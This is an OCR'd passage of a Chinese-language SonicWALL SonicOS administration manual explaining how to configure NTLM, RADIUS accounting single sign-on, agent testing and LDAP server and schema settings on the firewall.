
- 从**使用 NTLM 验证 HTTP 流量**下拉列表中选择以下一种选择：
  - **从不** – 从不使用 NTML 验证
  - **在通过代理尝试 SSO 之前** – 在使用 SonicWALL SSO 代理之前尝试使用 NTLM 验证用户
  - **只有当通过代理的 SSO 失败** – 先尝试通过 SSO 代理验证用户，如果失败，再尝试使用 NTLM
- 对于**验证域**，执行以下一项操作：
  - 以“www.somedomain.com”形式输入防火墙域的完整 DNS 名称
  - 选中**使用来自 LDAP 配置的域名**复选框使用 LDAP 配置中使用的相同域。

  只有在浏览器发现设备域是本地域时，才会进行完全透明的身份验证。
- 对于**重定向浏览器至本设备的方式**，选择以下一个选项确定如何初次将用户的浏览器重定向至防火墙自己的 Web 服务器：
  - **接口 IP 地址** – 选择该选项将浏览器重定向至设备 Web 服务器接口的 IP 地址。
  - **使用可逆 DNS 查找接口 IP 地址的域名** – 这将启用窗口底部的**显示反向 DNS 缓存**按钮，单击后，在几秒内，弹出窗口显示设备 Web 服务器的接口、IP 地址、DNS 名称和 TTL。单击该按钮验证用于重定向用户浏览器的域名（DNS 名称）。
  - **配置的域名** – 使用在**系统 > 管理**页面配置的防火墙域名。
  - **来自管理证书的名称** – 使用在**系统 > 管理**页面为“HTTPS Web 管理”选择的导入证书。
- 在**允许验证的最多失败次数**中输入重试次数。
- 为了检测用户何时注销，在**轮询计时器，通过 NTLM 验证用户**选项中选择设备对 Windows、Linux 和 Macintosh 用户使用的轮询方法。对各种计算机上的用户选择以下一种方法的单选按钮：
  - **通过 SSO 代理轮询** – 如果在网络中使用 SSO 代理，选择该选项使用 SSO 代理轮询用户。对于通过 NTLM 验证的用户，代理沿用的用户名必须匹配用于 NTLM 验证的用户名，否则登录会话将终止。您可能想对 Linux 或 MacOS 用户选择另一种轮询方法，因为这些系统不支持 SSO 代理使用的 Windows 网络请求。
  - **通过 NTLM 重复验证** – 如果将浏览器配置为存储域登录凭据，或者用户指示浏览器保存登录凭据，则这种方法对用户透明。
  - **不要重复验证** – 如果选择该选项，除了不活动超时的情况以外，不会检测用户注销。

  > **注：** 当配置“多种内容过滤”策略且单点登录加强启用 NTLM 时，必须在**防火墙 > 访问规则**页面的 LAN 到 WAN 规则中添加 HTTP/HTTPS 访问规则，该规则将可信用户列为允许的用户。此规则向用户触发 NTLM 验证请求。如果未添加此访问规则，严格的 CFS 策略将阻断用户的 Internet 访问并禁止验证请求。
- 如果使用要求在 NTLM 消息中包含旧 LAN 管理组件的旧式服务器，请选中**转发 legacy LanMan in NTLM** 复选框。这可能导致在默认不允许 NTLM 中包含 LanMan 的新式 Windows 服务器中的身份验证失败，因为这样不安全。

Radius 计费选项卡

1 单击 **RADIUS 计费**选项卡显示**RADIUS 计费单点登录**选项卡。




通过 RADIUS 计费的单点登录允许设备作为外部第三方设备的 RADIUS 计费服务器，并根据来自这些设备的计费消息让用户登录或注销。对于因其他目的使用 RADIUS 计费的第三方设备，SonicOS 也可以将 RADIUS 计费消息转发给另一 RADIUS 计费服务器。

状态列显示面板中列出的各 RADIUS 计费客户端的当前状态。

- 绿色 - 客户端活动
- 黄色 - 客户端闲置
- 灰色 – 未检测到客户端

2 要添加新 RADIUS 客户端，单击**添加**...按钮。**RADIUS 计费单点登录**选项卡（**设置**、**RADIUS** 和**转发**）显示在该对话框下半部分的查看/编辑窗格中。


> **注：**在查看/编辑窗格中所做的更改会直接显示在**计费客户端**表的高亮显示条目内。完成后，单击窗格之外的任意位置将其关闭。对于**计费客户端**表中的各个字段，也可以通过直接在表中单击它们进行更新。



3 在**客户端主机名或 IP 地址**字段中，输入 RADIUS 客户端主机的名称或 IP 地址。

4 在**共享密钥**字段和**确认密钥**字段中，输入客户端的共享密钥。

5 单击 **RADIUS** 选项卡。



6 从**用户名称属性格式**下拉菜单中选择用户名登录使用的格式。

RADIUS 计费不会指定在 RADIUS 计费消息中传送的“用户名”属性的内容的格式。因此，您需要输入客户端发送的格式。可以从一些常用格式中选择：

- **用户名**
- **域\用户名**
- **域/用户名**
- **用户名@域**
- **SonicWALL Aventail**
- **其他** – 非标准格式

> **重要：** 该预定义格式适用于一般情况。如果不符合您的网络访问服务器发送的内容，则必须选择**其他**作为**用户名**属性格式并输入自定义的格式。

7 如果选择：

- 标准格式，请转到步骤 8。
- 如果选择**其他**，会显示更多设置，以便您能够配置在属性中出现的组件：



  - **格式**
  - **组件**

a 在**格式**字段，为每个组件输入有限 scanf 型字符串，包含 `%s` 或 `%[...]` 指令。此指令告诉设备网络访问设备 (NAS) 在**用户名**属性中发送的内容。该格式并非由 RADIUS 计费 RFC 指定。设备在此属性中能够发送的内容方面不受限制，因此它的内容可以非常多变。您在这里的设置指定设备如何对**用户名**属性解码以提取用户名、域和/或 DN。

> **提示：** 在选择**其他**时，将这些字段设为之前选择的格式的格式字符串和组件。所以，请首先选择最匹配网络访问服务器发送内容的预定义格式。这为您输入自定义格式奠定了很好的基础。然后，更改为**其他**。

b 从**组件**下拉菜单中选择以下选项之一：

- **未使用**
- **用户名**（默认）
- **域**
- **DN**

您在**格式**字段中以有限 scanf 型字符串输入的组件包含一个或多个以下项：

- 用户名
- 域
- 完全限定的识别名 (DN)

注：您可以在**组件**下拉菜单中双击，以显示工具提示框，其中包含有关如何输入 scanf 型格式的说明。

c 单击**添加组件**。将显示**添加组件至 User-Name 属性格式**对话框。

注：如果您了解 scanf 型格式，可以直接编辑**格式**字段，不用使用**添加组件**按钮。

提示：对于后跟空格或位于末尾的组件，使用 %s。对于后跟一些其他字符的组件，使用 %[^x]x。例如，`name@domain` 格式的**格式**字符串为 `%[^@]@%s`，有三个组件设置为**用户名**、**域**和**未使用**。



d 从**要添加的组件**下拉菜单中选择组件类型：

- **用户名**
- **域**
- **DN**

e 在**用户名后面的前缀文字**字段中输入用于分隔条目的文本。

f 单击**添加**。**计费客户端**表将更新且在 Radius 查看/编辑窗格中出现更多选项。



g 对每个组件重复步骤 b 到步骤 f。

要删除您添加的最后一个组件，请单击**删除上一个组件**。

8 在用户登录后，RADIUS 计费客户端可以选择定期发送临时更新消息。如果客户端未在合理的一定间隔内发送消息，则 Dell SonicWALL 设备监控这些消息且在消息停止发送后假设该用户已注销。此过程提供了一种后备机制，可防止丢失 RADIUS 计费停止消息（在用户注销时发送）。

选择**如果未收到计费临时更新则注销用户**选项：


- **已禁用** – 不发送消息。
- **已启用** – 手动指定**超时**间隔。设置比 RADIUS 计费客户端发送临时更新消息的期间大的超时值，且对于丢弃/丢失的临时更新消息，设置至少 2 到 3 倍于该期间的**超时**值。
- **自动**（默认）– 让设备自动检测是否正在定期发送临时更新消息，如果是，则按照“已启用”下的指定使用它们并自动设置对应的超时值。

> **注：**如果在一段时间后，重新加载页面后超时值停留在 0（零），则设备并没有检测到消息发送且未使之超时。
>
> 可能需要相当长的时间来完成自动检测，取决于客户端发送消息的频率。例如，如果客户端每 10 分钟发送一次消息，则可能需要 30 多分钟才能在此处显示测量超时。

> **提示：**可以单击**显示信息**链接，以在弹出对话框中查看进度。
>
> 
>

> **提示：**要重新运行自动检测，请将设置更改为**已禁用**，然后返回**自动**，每次更改后单击**应用**。


9 单击**转发**选项卡。



10 在**转发**选项卡下，您可以在以下字段中输入最多四个 RADIUS 计费服务器：

- **名称或者 IP 地址**
- **端口**（默认 **1813**）
- **共享密钥**，客户端向其转发消息的 RADIUS 计费服务器的共享密钥
- **确认共享密钥**

在为服务器输入此信息后，将显示**选择自**下拉菜单。



11 对于每个服务器，从**从中选择**下拉菜单中选择：

- **未转发**
- 计费服务器的 IP 地址

如果来自多个客户端的请求要转发到同一个计费服务器，则在该服务器已配置用于任何一个客户端后，可以从**从中选择**下拉菜单中为其他客户端选择该服务器。将会复制所选计费服务器的所有信息，包括它的共享密钥，并转而用于该客户端。

12 在**超时（秒）**字段和**重试次数**字段中，输入超时秒数和重试次数。**超时（秒）**的默认值为 **10** 秒，**重试次数**的默认值为 **3**。

要确定哪些用户已注销，Dell SonicWALL 网络安全设备通过在发送给 SSO 代理的单个请求消息中向多个登录的用户发送请求来轮询 SSO 代理。要配置防火墙可以在单个请求消息中向测试选项卡发送的用户请求数：

13 选择从此客户端转发 RADIUS 计费消息的方式：

- **超时后尝试下一个**
- **转发给所有**

14 选择**常规设置**选项卡。



15 通过选中**启用 SSO 或 RADIUS 计费**复选框，启用 SSO 或 RADIUS 计费。默认启用该设置。

16 在**端口号**字段中指定端口。默认端口号是 **1813**。

17 单击**高级设置**选项卡。



18 如需使此设备追踪用于“启动/停止”消息发送的 RADIUS 计费消息，请选中**预期由于无线漫游而启动/停止消息发送**复选框。默认禁用该设置。

RADIUS 计费客户端发送“启动/停止”消息以向防火墙告知连接/断开的用户。如果这些客户端为或使用无线访问点，则无线用户可在接入点之间漫游，作为用户连接到新接入点和从旧接入点断开时，这可能会使其生成伪造的“启动/停止”消息。这些漫游的“启动/停止”消息可能会干扰 SSO 验证过程，该验证过程通常将“停止”消息处理为用户注销通知。

如果启用此选项，防火墙将追踪 RADIUS 计费消息以查找此“启动/停止”序列。如果找到此序列，则防火墙会将“停止”消息视为漫游指示，而非用户注销通知。

即如果这些消息为下列情况，则防火墙认定“启动/停止”消息是由于在接入点之间切换漫游：

- 已接收（以任意顺序）：当前连接用户的“ 启动 ”消息，指示同一用户位于不同接入点，同时有来自上一位置的“停止”消息。
- 它们在指定时间段内同时出现。

注：最长切换时间应允许可能丢失和重新传输的 RADIUS 计费消息。推荐时间等于超时乘以 RADIUS 计费客户端的最大条目数。

19 使防火墙忽略以下用户的任何 RADIUS 计费消息的步骤如下：

- 在指定 IP 地址中时，从**对于位于以下 IP 地址的用户**下拉菜单中选择地址对象或地址群组，或创建新的地址对象或地址群组。默认设置为**无**。
- 未在指定 IP 地址中时，从**对于非未位于以下 IP 地址的用户**下拉菜单中选择地址对象或地址群组，或创建新的地址对象或地址群组。默认设置为**全部**。
- 对于指定用户名：

a 单击**添加**。显示**添加 RADIUS 计费用户名排除**弹出对话框。




b 从“忽略任何用户名”下拉菜单中选择

- **开始**
- **结束**

c 在**附带**字段中输入用户名。

d 单击**保存**。该条目添加到列表中



如需编辑条目，请先选中，然后单击**编辑**。

如需删除条目，请先选中，然后单击**删除**。

测试选项卡

1 如需测试已配置的代理设置，单击**测试**选项卡。

> **重要：**在此页面执行的测试适用于已作出的任何更改。



您可以测试设备和 SSO 代理 或 TSA 之间的连接。您还可以测试是否正确配置了 SSO 代理以识别登录到工作站的用户。

2 如果您配置了多个代理，从**选择代理测试**下拉菜单中选择待测试的 SSO 代理或 TSA。下拉菜单包含最上方的 SSO 代理和标题 **--终端服务器代理--** 下最末端的 TSA。

3 选择需执行的测试类型：

- **检查代理的连接**单选按钮 – 测试与验证代理的通讯。如果防火墙不能连接至 SSO 代理，将显示**代理已就绪**消息。在测试 TSA 时，**测试状态**字段显示消息，**从代理返回的信息**字段中显示版本和服务器 IP 地址。



- 仅对于 SSO 代理选中**检查用户**单选按钮，在**工作站 IP 地址**字段中输入工作站的 IP 地址。这将测试是否正确配置了 SSO 代理以识别登录到工作站的用户。

  提示：如果显示**代理未响应**或**配置错误**消息，请检查您的设置，然后再次执行这些测试。

4 单击**测试**按钮

5 在完成所有验证代理配置后，单击**确定**。

配置 SSO 的 RADIUS 计费

单点登录的 RADIUS 计费在**用户 > 设置**页面配置。

配置 *SSO* 的 *RADIUS* 计费的步骤如下：

1 显示**用户 > 设置**页面。



2 单击**配置 SSO**按钮。将显示**SSO 验证配置**对话框。



3 单击 **RADIUS 计费**选项卡。如需配置 RADIUS 计费，请参见第 1231 页的 Radius 计费选项卡。

4 单击**应用**。

高级 LDAP 配置

如果您在第 1219 页的配置 SonicOS 以使用 SonicWALL SSO 代理中所述的**用户**选项卡中选中**使用 LDAP** 以获得用户群组信息，则必须配置 LDAP 设置。

配置 *LDAP* 以获得用户群组信息

1 在 **SSO 验证配置**对话框的**用户**选项卡，单击**使用 LDAP 以获得用户群组信息**选项旁边的**配置**按钮。显示 **LDAP 配置**对话框。



主题：

- 第 1241 页的“设置”选项卡
- 第 1243 页的方案选项卡
- 第 1245 页的目录选项卡
- 第 1247 页的提名选项卡
- 第 1248 页的用户和群组选项卡
- 第 1251 页的 LDAP 中继选项卡
- 第 1253 页的测试选项卡

“设置”选项卡

2 在**用户名或者 IP 地址**字段中，输入 LDAP 服务器的名称或 IP 地址。



3 在**端口数目**字段中，输入 LDAP 服务器的端口编号。您可以从下拉菜单中选择的默认 LDAP 端口为：

- **默认 LDAP 端口 – 389**
- **默认 LDAP 越过 TLS 端口 – 636**
- **Windows 全局目录端口 – 3268**
- **全局目录越过 TLS 端口 – 3269**

4 在**服务器超时（秒）**字段中，输入在尝试超时前，防火墙等待来自 LDAP 服务器的响应的秒数。允许值从 1 至 99999。默认值为 **10** 秒。

5 在**全面操作超时（分钟）**字段中，输入在超时前防火墙执行自动操作的分钟数。允许值从 1 至 99999。默认为 **5** 分钟。

> **注：**某些操作（例如目录配置或导入用户群组）可能需要若干分钟，特别是如果运行多个 LDAP 服务器。

6 从以下单选按钮指定登录类型：

- **匿名登录**，可以匿名登录。有些 LDAP 服务器允许匿名访问树。如果服务器支持匿名访问（Microsoft Active Directory 一般不支持），您可以选择该选项。**登录用户名**和**登录密码**字段为灰显。转至步骤 10。
- **在树中给出用户名/位置**使用登录名称访问树。**登录用户名**和**登录密码**字段可用。转至步骤 7。

  > **注：**确保在**目录**选项卡的**用于登录服务器的用户树**字段中输入用户树。

- **给出约束标识名**使用识别名访问树。“登录用户名”字段将更改为“绑定识别名”字段，且“登录密码”字段可用。转至步骤 8。

7 要使用用户的姓名登录，请在**登录用户名**字段中输入用户的姓名。在完整的 dn 表示法中，登录名称将自动向 LDAP 服务器显示。转到步骤 9。

> 注：在**登录用户名**字段中使用用户的姓名，即用户的识别名的第一个组件，而不是用户名或登录 ID。例如，John Doe 通常以 jdoe 登录，但是在此处以 John Doe 而不是 jdoe 登录。

8 在**绑定识别名**字段中，指定用于绑定到 LDAP 服务器的完全识别名 (DN)。

9 在**登录密码**字段中输入密码。

10 从**协议版本**下拉菜单中选择 LDAP 版本：**LDAP 版本 2** 或 **LDAP 版本 3**（默认）。包括 Active Directory 在内的大多数 LDAP 实施都采用 LDAP 版本 3。

11 选中**使用 TLS (SSL)** 复选框使用传输层安全性 (SSL) 登录 LDAP 服务器。默认情况下已选中该选项。

> 重要：强烈推荐使用 TLS 保护将通过网络发送的用户名和密码信息。大多数LDAP 服务器实施（包括 Active Directory）都支持 TLS。

12 也可选中**发送 LDAP '开始 TLS' 请求**复选框允许 LDAP 服务器在相同的 TCP 端口在 TLS 和非 TLS 模式下运行。默认情况下未选中该选项。

> 注：只有在 LDAP 服务器对于 TLS 和非 TLS 使用相同的端口编号时才选中**发送 LDAP '开始 TLS' 请求**框，且只能在 LDAP 服务器要求时选中。

有些 LDAP 服务器实施支持“启动 TLS”指令，而不是使用本机 LDAP over TLS。这允许 LDAP 服务器监听 LDAP 连接的一个端口（通常是 389）以及切换到客户端指示的 TLS。

13 选中**需要来自服务器的有效的证书**复选框要求来自服务器的有效证书。在 TLS 交换期间，通过将以上指定的名称与证书上的名称相匹配，来验证服务器提供的证书。默认情况下已选中该选项。


> 注：取消选择该默认选项将显示一条警报，但防火墙和 LDAP 服务器之间的信息交换仍使用 TLS，只是没有验证发布。

14 从**本地用于 TLS 的证书**下拉菜单中选择本地证书。这是可选的，仅用于 LDAP 服务器需要客户端证书进行连接的情况。此功能对于返回密码以确保 LDAP 客户端身份的 LDAP 服务器实施很有用（Active Directory 不返回密码）。Active Directory 不需要这项设置。默认设置为**无**。

15 单击**应用**。

方案选项卡

1 单击**方案**选项卡。



2 从 **LDAP 方案**下拉菜单中，选择以下一个 LDAP 方案。选择任意预定义的方案将自动使用正确值填写该方案使用的字段。

- **Microsoft Active Directory**（默认）
- **RFC2798 InetOrgPerson**
- **RFC2307 网络信息服务**
- **Samba SMB**
- **Novell eDirectory**
- **用户定义** – 允许您指定自己的值。

  重要：仅当您有特定的或专有的 LDAP 方案配置时才使用此选项。

3 **对象类别**字段定义能够反映以下两个字段所应用的各用户帐户的属性。除非您选择了**用户定义**，否则此字段不可修改。

4 **登录名称功能**字段定义登录验证使用哪个属性。除非您选择了**用户定义**，否则此字段不可修改。

5 如果**有资格的登录名功能**字段不为空，可以指定用户对象的属性以 *name@domain* 格式设置备选的登录名称。这尤其可用于有多个域的情况，其中，简单的登录名称可能在多个域中不唯一。将之设为 **Microsoft Active Directory** 和 **RFC2798 inetOrgPerson** 的**邮件**。

6 **用户群组成员资格功能**字段包含用户对象所属群组的信息。这是 Microsoft Active Directory 中的**隶属于**属性。其他预定义的方案存储群组对象中的群组成员信息，而不是用户对象，因此不使用该字段。除非您选择了**用户定义**，否则此字段不可修改。

7 **额外用户群组 ID 功能**，以及**用户群组对象**部分中的**额外用户群组匹配用户群组功能**设置，允许为用户设置额外的成员身份的方案，除了通过成员/隶属于属性发现的那些身份，例如 Active Directory 的主要群组属性。

如果指定了**额外用户群组 ID**用户属性且已通过选中“使用”复选框启用，那么在找到有此属性的一个或多个实例的用户对象后，在 LDAP 目录中搜索与此匹配的额外用户群组。如果找到**额外用户群组匹配**属性设置为该值的群组，则该用户也会成为该群组的成员。

> **提示：**利用 Active Directory，使这些属性的使用设置为 **primaryGroupID** 和 **primaryGroupToken** 将使用户获得其主要用户群组成员的身份，特别是**域用户**。

8 **加框 IP 地址功能**字段可用于检索分配到目录中用户的静态 IP 地址。目前，这仅用于通过 L2TP 使用 防火墙 L2TP 服务器的用户连接。以后的版本可能支持用于 SonicWALL Global VPN Client (GVC)。在 Active Directory 中，静态 IP 地址在用户属性的“拨号”选项卡中配置。


9 **对象类别**字段定义了 LDAP 目录可能包含的条目类型。AD 使用的示例对象类别有用户或群组。

10 **成员功能**字段定义登录验证使用哪个属性。选择属性是否为：

- **标识名**
- **用户 ID**

11 **额外用户群组匹配功能**，以及**额外用户群组 ID 功能**，允许为用户设置额外成员身份的方案，除了通过成员/隶属于属性发现的那些身份。如需更多信息，请参见步骤 7。

12 （可选）要读取方案的详细信息，请单击**从服务器读取**按钮。将显示 **读取 LDAP 方案**对话框。




a 指定：

- **自动更新方案配置**（默认）
- **导出方案的详细信息**

b 单击**确定**。

目录选项卡

1 选择**目录**选项卡。



